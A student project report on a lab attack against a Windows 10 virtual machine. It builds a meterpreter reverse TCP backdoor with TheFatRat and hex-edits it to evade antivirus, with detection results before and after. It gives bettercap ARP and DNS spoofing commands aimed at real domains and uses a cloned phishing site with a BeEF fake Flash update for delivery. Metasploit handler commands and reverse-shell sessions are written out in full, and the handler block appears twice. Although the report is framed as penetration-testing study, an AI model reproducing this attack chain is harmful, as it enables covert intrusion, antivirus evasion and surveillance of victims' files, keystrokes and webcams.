

# **COMPROMISING SECURITY OF WINDOWS 10 OPERATING SYSTEM USING METASPLOIT FRAMEWORK**

## **A PROJECT REPORT**

**JOSHUA ALWIN -18BEC0986**

**PREETHAM LEKKALA -18BCE0854**

**PEDAMALLU LAKSHMI PURNA NIKITA - 18BCI0113**

**CHINTHALA LAVANYA - 18BCI0201**

**SHREYA BAGE - 18BCE2291**

**Under the guidance of**

**PROF.MADHU VISWANATHAN V**



# **VIT<sup>®</sup>**

---

## **Vellore Institute of Technology**

(Deemed to be University under section 3 of UGC Act, 1956)

**School of Computer Science & Engineering**

**Abstract**  
**Key Words**

**1. Theoretical Background**

**1.1. Motivation**

**1.2. Aim of the proposed Work**

**1.3. Objective of the proposed work**

**2. Literature Survey**

**3. Overview of the Proposed System**

**3.1. Introduction and Related Concepts**

**3.2. Framework, Architecture or Module for the Proposed System(with explanation)**

**3.3 Flow Chart**

**4. Proposed System Analysis and Design**

**5. Results and Discussion**

**6. Prevention Techniques**

**7. Conclusion**

**8. References (API format)**

## **ABSTRACT:**

In this project we discuss the various benefits and uses of the Metasploit ,with particular focus on the Metasploit Framework and BeEF (Browser Exploitation Framework). Using an example of a successful exploitation of a vulnerability in the Windows 10 operating system, achieved using Metasploit Framework, the paper aims to explain the procedure as well as the tools involved in doing so.

## **KEY WORDS:**

Metasploit, Meterpreter, Fatrat, Reverse TCP Payload, Man-in- the- middle, Bettercap,Arp spoofing, Dns Spoofing, BeEF Framework,

## **1. INTRODUCTION**

### **1.1 THEORETICAL BACKGROUND:**

**Metasploit Framework** - Metasploit was written by H. D. Moore back in 2003 using the Perl language. It was then intended to be a portable network information tool. By 2007, a completely rewritten version of the Metasploit framework was available for download and usage. After numerous years of achievement in the hacking and pentesting network, it was obtained by Rapid7 in 2009. After its purchase, the Metasploit Framework was divided into three renditions. Two are business renditions; Metasploit Express and Metasploit Professional, the last offering for \$1800. These two have advanced GUIs and various other extra features, including the automatic deployment of a few attack vectors, however there is as yet a free and open source network release known as the Metasploit Community. Luckily, some independent engineers at Armitage have made a free and open source GUI for Metasploit that is both excellent and intuitive, for those that incline toward the graphical point and click method of penetration testing

### **1.2 MOTIVATION:**

We came up with this topic to demonstrate how penetration testing plays a Vital role in the computer security environment. The main purpose of Penetration testing is to have a viewpoint from the attacker which we thought would help us to identify the various weaknesses that may be present in the environment and give us a clear insight on how to prevent these from happening the next time. The motive is to identify the cybersecurity issues and exploits by simulation attempts to defeat safeguards and responsibly try to improve the security of the systems and also assessing the vulnerabilities and implementing the required defensive strategies to overcome such attacks in the near future

### **1.3 AIM OF THE PROPOSED WORK:**

The project aims to demonstrate an attack on a Windows 10 system using another machine running Kali Linux. Using a security tool framework called Metasploit, A go reverse tcp payload containing a meterpreter exploit is created from a framework known as FATRAT which has been hex edited to evade more Antiviruses, This has been delivered to the victim by becoming the man-in-the-middle and showing a Fake flash update with the help of BeEF framework and then executing it on the victim machine in order to establish a reverse connection between the victim machine and the attacker machine..The network connection can be used by the attacker to view/ copy files, read keystrokes, Gain access to webcam etc. The exploits and vulnerabilities used by the framework in creating the exploit and the method of connection used is discussed in detail. Possible protection and prevention methods that can be adopted on the victim machine is also explored. The scope of the project is to cross- examine one of the methods used by “black-hat” hackers in taking control of computer systems. Criminals understand that technology is a highly effective force multiplier which can be used to enable illegal activity, and leveraged to facilitate access to a global constituency of victims online. This knowledge can be used to prevent future attacks and aid in the establishment of protection against black-hat hackers.

### **1.4 OBJECTIVE OF THE PROPOSED WORK:**

Using an example of a successful exploitation of a vulnerability in the Windows 10 operating system, achieved using Metasploit Framework, the paper aims to explain the procedure as well as the tools involved in doing so.

## **2. LITERATURE SURVEY**

### **1. A study on Penetration testing Using Metasploit Framework**

**AUTHORS:** Pawan Kesharwani Sudhanshu Shekhar Pandey

**METHODOLOGY:** Penetration testing also called pen testing or ethical hacking is the practice of

testing a computer system, network or web application to find security vulnerabilities that an attacker could exploit.

**CONCLUSION:** Penetration testing is a comprehensive method to identify the vulnerabilities in a system. It offers benefits such as prevention of financial loss; compliance to industry regulators, customers and shareholders; preserving corporate image; proactive elimination of identified risks.

### **2. Protection against Penetration Attacks using Metasploit**

**AUTHORS:** Himanshu Gupta, Rohit Kumar

**METHODOLOGY:** 1) Vulnerabilities are identified

2) Connection is created to launch the attack 3) then metasploit generate shellcode that uses the parameters specified

**CONCLUSION:** In case of zero day exploits, the preparation of counter script to defend attacks is very beneficial. The vulnerabilities take so long to fix that this time is utilised by hackers to exploit them using metasploit.

### **3. Penetration Testing and Metasploit**

**AUTHORS:** Michael D. Moore

**METHODOLOGY:** Some of the methods and methodologies that are being used include such things as Open Web Application Security Project and Open Source Security Testing Methodology Manual

**CONCLUSION:** There are a lot of penetration testing programs out there and Metasploit just so happens to be the best one that I could think of to share with you. It has a lot of nice options and you can use it either manually or automatically

### **4. The zombies strike back: Towards Client Side Beef detection**

**AUTHORS:** Maxim Chernyshev, Peter Hannay

**METHODOLOGY:** The proof-of-concept extension was implemented and tested against the analysed versions of BeEF. The extension was able to distinguish excessive fingerprinting behaviour, identify the BeEF object in the global window namespace, as well as detect heartbeat traffic and JavaScript payloads within seconds of the hook script being executed

**CONCLUSION:** This study is the first step towards client side BeEF detection. Client-side attacks based on JavaScript abuse continue to be of concern, reinforcing the need for improved browser security and specialised protection mechanisms.

### **5. An Overview of Penetration Testing**

**AUTHORS:** Aileen G Bacudio, Xiaohong Yuan

**METHODOLOGY:** Security is one of the major issues of information systems. The growing connectivity of computers through the internet, the increasing extensibility of systems, and the unbridled growth of the size and complexity of systems have made software security a bigger problem now than in the past

**CONCLUSION:** Penetration testing is a series of activities undertaken to identify and exploit security vulnerabilities. It helps confirm the effectiveness or ineffectiveness of the security measures that have been implemented. This paper provides an overview of penetration testing. It discusses the benefits, the strategies and the methodology of conducting penetration testing.

## **6. Penetration Testing and Vulnerability Assessment**

**AUTHORS:** Irfan Yaqoob, Syed Adil Hussain, Saqib Mamoon

**METHODOLOGY:** Vulnerability assessment, also known as vulnerability analysis is a process that defines, identifies, and classifies the security holes in a communication infrastructure, network, or a computer

**CONCLUSION:** Security is one of the major issues faced by everyone. Everyday professional hackers crack the security and take the advantage of vulnerabilities to access the top secret and confidential data. To avoid these threats VAPT is implemented.

## **7. Survey on Metasploit Framework**

**AUTHORS:** Manjunatha T, Shashidhar M , Vinay, Vittal

**METHODOLOGY:** How to use Metasploit: 1) Choose a module 2) Exploit a module 3) Configuring the Active Exploit

4) Verifying the Exploit Options 5) Selecting a Target 6) Selecting the Payload

**CONCLUSION:** Purpose: provide the reader with an understanding of Metasploit such that he/she may use it himself. Metasploit is a powerful tool that like we said time and time again, in the wrong hands can be used for great harm. It provides an abundance of resources for legitimate network security professionals, security administrators, product vendors, and developers to use in a variety of ways. This paper helps others to understand the capabilities of Metasploit and utilize it as a tool for themselves.

## **8. Web browser attack using BEEF framework**

**AUTHORS:** Harshil Sawant, Samuel Agaga

**METHODOLOGY:** BeEF(Browser Exploitation Framework) is a pen testing tool that focuses on exploit of web browser vulnerabilities.

The terminal in Kali is used to run the BeEF framework and the attacker can mask the malicious BeEF link before baiting its victim to click on links and various attacks can be executed in the terminal.

**CONCLUSION:** We got to know how threatening it is for everyone to surf the web w/o proper security practices. BeEF is a simple browser exploitation framework that can be used by anyone to test some browser hacks so it's necessary to keep up with updates & patch

## **9. Vulnerability Testing using Metasploit Framework**

**AUTHORS:** Mladen Živković , Petar Čisar , Imre Rudas

**METHODOLOGY:** Application of tools and few techniques of the Kali Linux operating system to test the vulnerability of computer systems, having two main objectives – proactive information protection along with ethical hacking.

**CONCLUSION:** In this paper a practical application of advanced exploit tools of Kali Linux called the Metasploit Framework, which are designed to investigate, to determine the target and exploit realized attack is used to test.

## **10. Exploiting the Vulnerabilities of Metasploit Framework and Methodologies**

**AUTHORS:** Gopichand Murari

**METHODOLOGY:** Performance of various penetration tests using private networks, devices, and virtualized systems, Metasploit Framework and appliances. The tools used within the Kali Linux suite for exploiting.

**CONCLUSION:** Criminals understand that technology is a highly effective force multiplier which can be used to enable illegal activity, and leveraged to facilitate access to a global constituency of victims online.

## **3. OVERVIEW OF THE PROPOSED SYSTEM**

### **3.1 Introduction and Related Concepts:**

In this project, using the combination of Metasploit, fatrat and BeEF frameworks along with tools such as Bettercap, Hexyl (Hex editor) the security of a computer machine running Windows 10 was breached. Some of the concepts which were applied here were:

#### **Hex Editing Payload:**

Since antivirus programs use databases of signatures to detect malware. A hex editor such as Hexyl is used which helps in modifying parts of the backdoor code which don't do anything to change its signature so that it evades more antiviruses than before

#### **Man-in-the-Middle:**

A man in the middle (MITM) attack is a general term for when a perpetrator positions himself in a conversation between two communicating allowing the hacker to intercept/alter the flow of data travelling between them.

### **Arp-Spoofing:**

Arp stands for address resolution protocol. This is the one which helps in translating IP addresses to MAC addresses and linking them together. An Arp-Spoofing allows us to redirect the flow of packets by allowing it to flow through the hacker's computer rather than the access point.

The two main weaknesses which allows us to do an arp spoofing attack is that the client would accept requests from the router even if they didn't send the request and they also trust this information without any form of verification.

### **Dns-Spoofing**

Dns (Domain name server) is the server that connects domain names to the IP address that is hosting the website. We can do DNS spoofing to redirect the dns requests to any destination other than the one expected by the user.

This is used here to redirect the user from the actual Vtop domain to the one which has been web scrapped and hosted on the Kali machine's apache web server so they get hooked to the BeEF framework.

### **Browser Exploitation Framework (BeEF)**

This is a browser exploitation framework that allows us to run a number of attacks on the hooked targets. The targets are hooked once the source javascript code which is provided by BeEF is loaded by the victim.

Once they have been hooked a number of commands can be run, The most important one used here being a Fake flash update which would allow us to show a fake flash update to the target and download the malicious payload secretly in the background.

### **Website Phishing**

Website phishing is a type of attack which is used to clone a website and steal information. In this project with the help of web scraping. The Vtop Site was phished which would make the victim look less suspicious when it is redirected and enabling the hacker to hook the victim to BeEF easily.



### 3.2 Framework, Architecture or Module for the Proposed System(with explanation):

The methodology is divided into three main sections namely **Pre Compromise, Compromise and Post Compromise**

#### **PRE COMPROMISE PHASE –**

- **INFORMATION GATHERING:** This is one of the most important steps as it helps in gathering different types of information about the targeted victim. Various **OSINT** Tools were used to gather information about what the target likes, the sites he/she visits often and this paved the way for choosing the way of delivering the payload to the victim.
- **WEAPONIZATION:** This is the stage where we create the payload. Here we have managed to create a meterpreter reverse tcp Payload with a Framework known as **Fatrat** which allows us to create undetectable backdoors. Then the payload was Hex edited to change the signatures to avoid more antiviruses.
- **DELIVERY:** The usage of tools such as **Bettercap** which allows one to become a man-in-the-middle was used along with DNS spoofing the website to a Fake website which was hooked to the BeEF framework which allows it to exploit the browser. Using BeEF a Fake Flash update was sent to the user along with which an **AutoIt** script was used to download the payload and run it silently in the background without the user noticing anything.


#### **COMPROMISE PHASE –**

- **EXPLOITATION & INSTALLATION:** The browser is then hooked by BeEF and the victim is shown a Fake flash update after which the payload runs silently in the background\ exploiting the system

#### **POST COMPROMISE –**

- **COMMAND AND CONTROL -** MSFConsole is set-up to listen incoming connections from the reverse tcp payload at the particular Listening Host and a Listening Port.
- **ACTION -** A Meterpreter reverse shell opens up which allows the hacker to perform various malicious activities can be performed such as Keylogging, Hacking into the user's webcam, Copying and Downloading/Uploading files etc

#### **3.3 Flow Chart:**



## 4. PROPOSED SYSTEM ANALYSIS AND DESIGN

In this project we attempt to penetrate into the windows 10 virtual machine by using a **Client Side Attack** approach as the target seemed to have no major weaknesses or vulnerabilities. We try to do this by installing a backdoor into the target's system without them realising that they've installed such as Backdooring this file with a Fake Flash Update installer. This is delivered by social engineering the victim and becoming man-in-the-middle by arp spoofing the target and the router with the help of a tool known as bettercap and delivering the payload by showing a fake page with the help of a framework known as BeEF. Once the Target runs the file a reverse connection would be sent to the metasploit listener in the hacker machine and we would be able to fully compromise the system and do whatever we want with it.

## 5. RESULTS AND DISCUSSION

## ● Creating a Reverse\_tcp Payload using Fatrat

```
      ee\_
    /<-----0
   / \./.\V\
  / ./.|.| |
 L ./o'---\'
 / ^w^w^\ 
j /         \
j /          \
/              \
)              )
(.....)\_..-.-.-.-.-
[--] Backdoor Creator for Remote Acces [--]
[--] Created by: Edo Maland (Screetsec) [--]
        Version: 1.9.7                [--]
       Codename: Whistle               [--]
[- - - Follow me on Github: @Screetsec [- - -]
[- - - Dracos Linux : @dracos-linux.org [- - -]
        SELECT AN OPTION TO BEGIN:    [--]
_-._._._._._._._._._._._._._._/_

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

<-[TheFatRat]-[~]-[menu]:
```

- **Before Hex Editing Payload:**

Text Results

Image Results

Links

Filename

go\_reverse\_tcp.exe

MDS

5a7e9625a2f7f186a8b8f988a291a50a2


★ Detected by

19/26

📅 Scan Date

29-05-2021 07:41:02

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.



Combined in one file

[XLS, XLSM, CSV]

NOTES: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Gen:Variant.Trojan.Liev.9

Fortinet: W32/Generic.AC.40256c

AhnLab V3 Internet Security: Trojan/Win32\_RL\_Generic.R297492

F-Secure: Clean

Alyac Internet Security: Gen:Variant.Trojan.Liev.9

IKARUS: Clean

Avast: Win32:Evo-gen [Susp]

Kaspersky: HEUR:Trojan.Win32.Generic

AVG: detected

McAfee: Trojan-Veil-FLRK5A7E9625D2F7

Avira: HEUR/AGEN.1117034

Malwarebytes: Clean

BitDefender: Gen:Variant.Trojan.Liev.9

Panda Antivirus: detected

BullGuard: HEUR/AGEN.1117034

Sophos: Mal/Veil-A

ClamAV: Win.Malware.Liev-9646012-0

Trend Micro Internet Security: Clean

Comodo Antivirus: TrojWare.Win32.Levion.Fil@487022989

Webroot SecureAnywhere: Clean

DrWeb: BackDoor.Meterpreter.37

Windows 10 Defender: Trojan/Win32/Leivon.5

Emsisoft: Clean

Zone Alarm: HEUR:Trojan.Win32.Generic

Eset NOD32: a variant of Win32/Agent.TSI trojan

Zillya: Clean

## After Hex editing Payload:

Text Results

Image Results

Links

Filename

go\_reverse\_tcp.exe

MDS

1891c089d9589a1da4c101e93923


★ Detected by

10/26

📅 Scan Date

29-05-2021 07:33:47

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.



Excel Exploit

Silent + Macro

NOTES: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Dropped:Heur.BZC.MTN.Boxter.251.371A5504

Fortinet: Clean

AhnLab V3 Internet Security: Clean

F-Secure: Clean

Alyac Internet Security: Dropped:Heur.BZC.MTN.Boxter.251.371A5504

IKARUS: Clean

Avast: PwrSh;Dropper-H [Trj]

Kaspersky: HEUR:Trojan.PowerShell.Generic

AVG: detected

McAfee: Clean

Avira: Clean

Malwarebytes: Clean

BitDefender: Dropped:Heur.BZC.MTN.Boxter.251.371A5504

Panda Antivirus: Clean

BullGuard: Clean

Sophos: Clean

ClamAV: Clean

Trend Micro Internet Security: Clean

Comodo Antivirus: Clean

Webroot SecureAnywhere: Clean

DrWeb: Clean

Windows 10 Defender: Clean

Emsisoft: Dropped:Heur.BZC.MTN.Boxter.251.371A5504

Zone Alarm: HEUR:Trojan.PowerShell.Generic

Eset NOD32: PowerShell/TrojanDownloader.Agent.ABM

Zillya: Tool.Badjoke.Win32.3497

trojan

## Becoming Man-in-the-Middle using bettercap

```
—(kali@Josh)~]
└─$ sudo bettercap -iface eth0 -caplet spoof.cap
[sudo] password for kali:
bettercap v2.30.2 (built for linux amd64 with go1.15.8) [type 'help' for a list of commands]


[08:12:07] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[08:12:07] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[08:12:07] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[08:12:07] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:4d:15:6a (PCS Computer Systems GmbH).
[08:12:07] [endpoint.new] endpoint 10.0.2.4 detected as 08:00:27:e6:e5:59 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.15 » [08:12:08] [net.sniff.dns] dns 192.168.100.1 > local : 1.2.0.10.in-addr.arpa is Non-Existent Domain
10.0.2.0/24 > 10.0.2.15 » [08:12:08] [net.sniff.dns] dns 192.168.100.1 > local : 4.2.0.10.in-addr.arpa is Non-Existent Domain
10.0.2.0/24 > 10.0.2.15 » [08:12:08] [net.sniff.dns] dns 192.168.100.1 > local : 3.2.0.10.in-addr.arpa is Non-Existent Domain
10.0.2.0/24 > 10.0.2.15 » [08:12:42] [net.sniff.dns] dns 192.168.100.1 > 10.0.2.4 : www.google.com is 172.217.194.147, 172.217.194.99,
10.0.2.0/24 > 10.0.2.15 » [08:12:42] [net.sniff.dns] dns 192.168.100.1 > 10.0.2.4 : www.google.com is 172.217.194.147, 172.217.194.99,
10.0.2.0/24 > 10.0.2.15 » [08:12:42] [net.sniff.https] sni 10.0.2.4 > https://www.google.com
10.0.2.0/24 > 10.0.2.15 » [08:12:42] [net.sniff.https] sni 10.0.2.4 > https://www.google.com
10.0.2.0/24 > 10.0.2.15 » [08:12:42] [net.sniff.https] sni 10.0.2.4 > https://www.google.com
10.0.2.0/24 > 10.0.2.15 » [08:12:42] [net.sniff.https] sni 10.0.2.4 > https://www.google.com
```

## Dns Spoofing the websites the user use


```
10.0.2.0/24 > 10.0.2.15 » set dns.spoof.all true
10.0.2.0/24 > 10.0.2.15 » set dns.spoof.domains *.vit.ac.in,*.hackerank.com,*.vtop.vit.ac.in,*.linkedin.com,*.stackoverflow.com,*.cnn.com,*.apple.com

10.0.2.0/24 > 10.0.2.15 » dns.spoof on
[08:49:01] [sys.log] [inf] dns.spoof *.vtop.vit.ac.in -> 10.0.2.15
[08:49:01] [sys.log] [inf] dns.spoof *.stackoverflow.com -> 10.0.2.15
[08:49:01] [sys.log] [inf] dns.spoof *.linkedin.com -> 10.0.2.15
[08:49:01] [sys.log] [inf] dns.spoof *.vit.ac.in -> 10.0.2.15
[08:49:01] [sys.log] [inf] dns.spoof *.hackerank.com -> 10.0.2.15
[08:49:01] [sys.log] [inf] dns.spoof *.cnn.com -> 10.0.2.15
[08:49:01] [sys.log] [inf] dns.spoof *.apple.com -> 10.0.2.15
10.0.2.0/24 > 10.0.2.15 »
```


## Victim entering the url in the address bar and getting redirected to the fake http website




## Victim being hooked to BeEF Framework and being sent a Fake flash update to the victim



## Victim receiving the fake flash update



**Payload installing in the background while adobe flash updates in the foreground when the victim clicks on the install button**



**Setting up Metasploit for incoming connections**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:8080
```

## Getting a reverse connection and meterpreter shell opens

```
[*] Started reverse TCP handler on 10.0.2.15:8080
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.4:50229) at 2021-05-31 09:00:23 -0400
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:8080 -> 10.0.2.4:50230) at 2021-05-31 09:00:23 -0400
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:8080 -> 10.0.2.4:50231) at 2021-05-31 09:00:24 -0400

meterpreter > pwd
C:\Users\IEUser\Downloads
meterpreter > 
```

## Setting up Metasploit for incoming connections

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:8080
```

## Getting a reverse connection and meterpreter shell opens

```
[*] Started reverse TCP handler on 10.0.2.15:8080
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.4:50229) at 2021-05-31 09:00:23 -0400
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:8080 -> 10.0.2.4:50230) at 2021-05-31 09:00:23 -0400
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:8080 -> 10.0.2.4:50231) at 2021-05-31 09:00:24 -0400

meterpreter > pwd
C:\Users\IEUser\Downloads
meterpreter > 
```



Viewing the files on the victims pc and downloading/uploading files from the hacker machine.

```
meterpreter > ls
Listing: C:\Users\IEUser\Downloads
=====
Mode                Size           Type Last modified          Name
-----
100777/rwxrwxrwx 1237064      fil  2021-05-29 10:14:54 -0400 AdobeUpdate.exe
100777/rwxrwxrwx 453632      fil  2021-05-29 11:02:48 -0400 Flash Update (1).exe
100777/rwxrwxrwx 453632      fil  2021-05-31 09:14:46 -0400 Flash Update (2).exe
100777/rwxrwxrwx 453632      fil  2021-05-29 10:54:01 -0400 Flash Update.exe
